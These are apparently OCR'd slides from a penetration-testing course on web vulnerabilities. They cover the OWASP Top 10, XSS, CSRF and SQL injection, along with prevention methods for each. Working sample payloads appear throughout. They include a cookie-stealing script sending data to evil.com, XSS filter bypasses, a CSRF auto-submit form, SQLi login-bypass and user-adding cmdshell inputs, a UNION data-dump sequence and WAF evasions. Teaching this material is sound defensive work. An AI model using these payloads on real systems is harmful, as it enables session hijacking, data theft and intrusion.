
RT0706 – Web Security Vulnerability Detection & Exploitation

Penetration Test Methodology



Vulnerability Detection

Findings

- Any type of vulnerability that represents a risk
- Must be proven
- Can be found manually or using a tool
- Generally the first step is to make a simple POC

Exploitation

After the detection (POC) the vulnerability must be exploited depending on the vulnerability

- Get a reverse shell
- Retrieve sensitive information
  - Client or server side
- Pivot
- Privilege escalation




Table of Contents

1

OWASP Top 10

What are most common vulnerabilities ?

OWASP Top 10

OWASP: Open Web Application Security Project

- Non-Profit
- “Educate developers, designers, architects, managers and organizations about the consequences of the most important web application security weaknesses”
- List for 2017 (current version)
  - https://owasp.org/www-project-top-ten/

OWASP Top 10

A1:2017-Injection	Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

OWASP Top 10

A2:2017-Broken Authentication	Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

OWASP Top 10

A3:2017-Sensitive Data Exposure	Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

OWASP Top 10

A4:2017-XML External Entities (XXE)	Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

OWASP Top 10

A5:2017-Broken Access Control	Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

OWASP Top 10

A6:2017-Security Misconfiguration	Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched and upgraded in a timely fashion.

OWASP Top 10

A7:2017-Cross-Site Scripting (XSS)	XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

OWASP Top 10

A8:2017-Insecure Deserialization	Insecure deserialization often leads to remote code execution. Even if deserialization flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

OWASP Top 10

A9:2017-Using Components with Known Vulnerabilities	Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

OWASP Top 10

A10:2017-Insufficient Logging & Monitoring	Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

2

Client Side Attacks

What are the client side attacks?

2.1 Cross-Site Scripting

Cross-Site Scripting

XSS

- Injecting script code (JavaScript) in order to be executed on someone's web browser
- Use input fields and parameters found during the mapping
- The payload samples embed a script into an HTML page

```
<script>alert('XSS');</script>
```

- https://portswigger.net/web-security/cross-site-scripting

XSS

3 Types of XSS

Reflected XSS

- Script embedded in the GET request (URL) is reflected in the response
- Easiest to test

Stored XSS or Persistent XSS

- Requires attacker to input a script that is stored in the application (common in message board)
- Then the XSS is triggered by any user that browse to the web page where the malicious script is stored

DOM XSS


- Not covered in this course (see the reference for more information)

XSS


Reflected XSS VS Stored XSS

- In the case of a reflected XSS, the attacker must induce victims to visit the malicious URL that contains the payload
- In the case of a stored XSS, the attacker can wait for victims to browse the page where the malicious code has been stored

Reflected XSS



Stored XSS


www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

XSS

What are the risks?

- Cookies and session tokens can be stolen
- You can take the control of the victim's browser
  - Port scanner
  - History grabber
  - Software inventory on the local host
  - Malware delivery
- You can perform actions impersonating the victim and redirect the victim to malicious website (phishing)

XSS

Real world attack

- In 2010, the Apache foundation was compromised via a reflected XSS attack within its issue-tracking application
- An attacker posted a link obscured using a redirector service to a URL that exploited the XSS flaw to capture the session token of the logged-in user
- When an administrator clicked the link, his session was compromised and the attacker gain administrative access to the application

XSS

How can we exploit XSS?

```
<script>document.location('http://evil.com/'+document.cookie)</script>
```

- The attacker will see the cookie in plain text in the web server logs of evil.com

```
<script src="http://evil.com/malicious.js">
```

- It loads the remote malicious JavaScript file
  - Take control of the webcam and micro by asking the user
  - Exploit a vulnerability in the browser to get RCE...

XSS

How to find XSS?

- Make a POC with an alert message

Methods and tooling


- Testing manually or fuzzing through a proxy
- The vast majority can be found using a web vulnerability scanner (Burp Pro)

XSS

How to prevent XSS?

- Input filtering
  - White lists (known good characters)
  - Black lists (known bad characters)
    - Easier to bypass
- Encoding characters (change “<” to “&lt”)
- Content Security Policy (CSP)
  - It provides a standard method to declare approved origins of content that browsers should be allowed to load on the application
  - It can be more precise specifying the rights associated to the type of object (image, frame, media, style…)

Content Security Policy



XSS

How to bypass protections?

- Scripting within tags other than <script>
  - https://owasp.org/www-community/xss-filter-evasion-cheatsheet

```
<body onload=alert(1)>
```

```
<img src="javascript:alert(1);">
```

- Is the CSP strong enough?
  - Change directive to execute inline scripts
  - Bypass examples https://github.com/terjanq/Tiny-XSS-Payloads

XSS

2.2 Cross-Site Request Forgery

Cross-Site Request Forgery

XSRF also pronounced “Sea Surf”


- It takes advantage of an active session a browser has with the vulnerable website
- Attacker injects content on a third-party website that the victim reads
  - This content makes the browser access the vulnerable website and engages an action on it
- In other words, the attacker injects HTML elements that make the victim’s browser invoke an action on the vulnerable website
- https://portswigger.net/web-security/csrf

CSRF

What are the risks?

- The risk depends on the importance of the actions that are vulnerable and the purpose of the web server
  - Money transfer
  - Message text
  - Password reset
  - ...

CSRF


2
GET /test.html HTTP/1.1
Host: nathanhauk.com
VICTIM
3
HTTP/1.1 200 OK
Content-Type: text/html
<form method='POST'
action='http://slack.com/fakevotingservice' id='vote'>
<input type='text' name=grey_type' value='grey>
<input type='submit' value='submit'>
</form>
<script>document.getElementBYId("vote").submit()</script>
MALICIOUS WEBSITE
(http://nathanhauk.com)
1
CHECKOUT
http://nathanhauk.com/test.html
4
POST /fakevotingservice HTTP1.1
Host: slack.com
grey_type=grey
BAD GUY
VULNERABLE WEBSERVER
(https://slack.com/fakevotingservice)

CSRF

Prerequisites

- The victim needs to be already authenticated to the vulnerable website
  - Active token session (cookie)
- It works over HTTP(S) GET and POST

Who is guilty?

- In the previous example, the website Slack blindly trusts any request that comes from an authenticated browser
- The web application must verify that the user wanted to engage in the action

CSRF

How to find CSRF?

- Check the presence of anti-CSRF tokens
- Check the origin policy (headers)

Methods and tools

- Mainly manually but your proxy can found potential injection points by spidering and analyzing code

CSRF

How to prevent CSRF?

- CAPTCHA for all sensitive actions / transactions / interactions with the website
  - User inconvenience
- Use anti-CSRF token
  - The page on which the user initiates an action can send a dynamic token value (as a hidden form element) that changes for each request of that page
  - The application must then check that the value comes back with the request before initiating the action
  - The attack does not know the value of this token and the attack will fail

CSRF

How to bypass protections?

- Is the anti-CSRF token really strong?
  - Is it really checked?
  - Is it really random and unpredictable by the attacker?
    - Can it be cracked (md5) or brute forced?
  - Is it uniq or can it be replayed?
    - Reuse of one known token for other actions or the same action several times

CSRF

3

Server Side Attacks

What are the server side attacks?

3.1 SQL Injection

SQL Injection

SQLi

- The browser sends a malicious input to the server
- The server interprets the malicious as SQL code
- https://portswigger.net/web-security/sql-injection

SQLi

What are the risks?

- Login bypass
- Data collection, modification and removal
- Remote Command Execution (RCE)
  - The SQL service account must have the associated rights
    - They depend on the database (Oracle, MySQl, MSSQL…)
  - It can lead to a reverse shell
    - Database server may not have an Internet access

SQLi

Real world attack

- CardSystems is a credit card payment processing company
- SQL injection attack in June 2005
  - 263 000 credit cards stolen from database
  - Credit cards stored unencrypted
  - 43 million credit cards exposed
- The attack put the company out of business

SQLi remains a prevalent attack

- Critical SQLi found on Wordpress in 2017

SQLi - Bad Query

```
SELECT * FROM users WHERE email = '$email' AND password = md5('$password') ;
```

Supplied values { xxx@xxx.xxx xxx') OR 1 = 1 --]

```
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
```

```
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE

SELECT * FROM users WHERE FALSE OR TRUE

SELECT * FROM users WHERE TRUE
```

SQLi - Login Bypass

Source code:

```
$query = "SELECT first_name, last_name FROM users
WHERE user_id = '$id‘ AND password = ‘$pass’;";
```

Attacker input:

```
‘or 1<2 -- -
```

Result:

```
$query = "SELECT first_name, last_name FROM users
WHERE user_id = ‘’ or 1<2 -- -‘ AND password = ‘$pass’;";
```

SQLi - Data Collection

Source code:

```
$query = "SELECT first_name, last_name FROM users
WHERE user_id = '$id‘ AND password = ‘$pass’;";
```

Attacker input:

```
1’ and SELECT password from users -- -
```

Result:

```
$query = "SELECT first_name, last_name FROM users
WHERE user_id = ‘1’ and SELECT password from users -- -‘
AND password = ‘$pass’;";
```

SQLi - RCE

Source code:

```
$query = "SELECT first_name, last_name FROM users
WHERE user_id = '$id‘ AND password = ‘$pass’;";
```

Attacker input:

```
‘; exec cmdshell ‘net user pentester
MyPassword /add’ -- -
```

Result:

```
$query = "SELECT first_name, last_name FROM users
WHERE user_id = ‘$id‘
AND password = ‘‘; exec cmdshell ‘net user pentester
MyPassword /add’ -- -’;";
```

SQLi - Methodology


Legitimate request

```
http://www.example.com/gallery.php?id=6
```

Malicious request

```
http://www.example.com/gallery.php?id=6'
```

If there is a syntax error, it is vulnerable



SQLi - Methodology

We need to determine the number of columns in the database

```
http://www.example.com/gallery.php?id=6 order by 1
```

```
http://www.example.com/gallery.php?id=6 order by 6
```

- The request returns an error when N=6
- Stop when you get an error and the number of columns will be N-1 (5 here)

SQLi - Methodology

We need to retrieve the database and its version

- Make sure the number of columns is the same for both selects
- The syntax is different depending on the database

```
http://www.example.com/gallery.php?id=6 union all
select 1,database(),3,version(),5
```

SQLi - Methodology

We need to retrieve the table names

```
http://www.example.com/gallery.php?id=6 union all select
1,group_concat(table_name),3,4,5 from Information_schema.tables
where table_schema=database()--
```

SQLi - Methodology

We need to retrieve the column names

```
http://www.example.com/gallery.php?id=6 union all select
1,group_concat(table_name),3,4,5 from Information_schema.columns
where table_schema=mysqlchar--
```

SQLi - Methodology

Finally we dump the data in the specified of column of the specified table

- 0x0a is the hex value of comas. It will separate the data into columns

```
http://www.example.com/gallery.php?id=6 union all select
1,group_concat(column_name,0×0a),3,4,5 from table_name
```

SQLi

How to find SQLi?

- Error based
  - The error output helps understanding the consequences of the injections
- Time based
  - This kind of attack injects a SQL segment which contains specific DBMS function such as SLEEP
  - Depending on the time it takes to get the server response , you deduct if the request is valid or not
- Blind SQLi
  - No error is returned by the application
  - Ask the database for true or false questions and determine the answer based on the application responses

SQLi

Methods and tools

- Injection points can be found by fuzzing through a proxy or by a web vulnerability scanner
- Some type of SQLi can only be found manually
- SQLMap is a great tool to discover injection points or it helps to exploit SQli if properly used
  - https://github.com/sqlmapproject/sqlmap

SQLi

How to prevent it?

- Never build SQL commands yourself
- Escape and encode characters (special chars, simple and double quotes)
- Use parameterized / prepared SQL statements
  - The user input will be considered as the content of a parameter
  - It will not be considered as a part of a SQL command

```
115     if($mysqli->connect_error)
116     {
117         die("$mysqli->connect_errno: $mysqli->connect_error");
118     }
119
120     $query = "INSERT INTO movies (title, genre, imdb) Values (?,?,?)";
121
122     $stmt = $mysqli->stmt_init();
123
124     $stmt->prepare($query);
125     $stmt->bind_param('sss', $title, $genre, $imdb);
126     $stmt->execute();
127
128     $stmt->close();
129     $mysqli->close();
130 }
```

SQLi

How to bypass protections?

- SQL comment and case changing
  - Sel/**/EcT
- URL encoding
  - /*!se%6cect*/
- Insert keyword in keyword
  - SEselectLECT
- https://owasp.org/www-community/attacks/SQL_Injection_Bypassing_WAF


SQLi

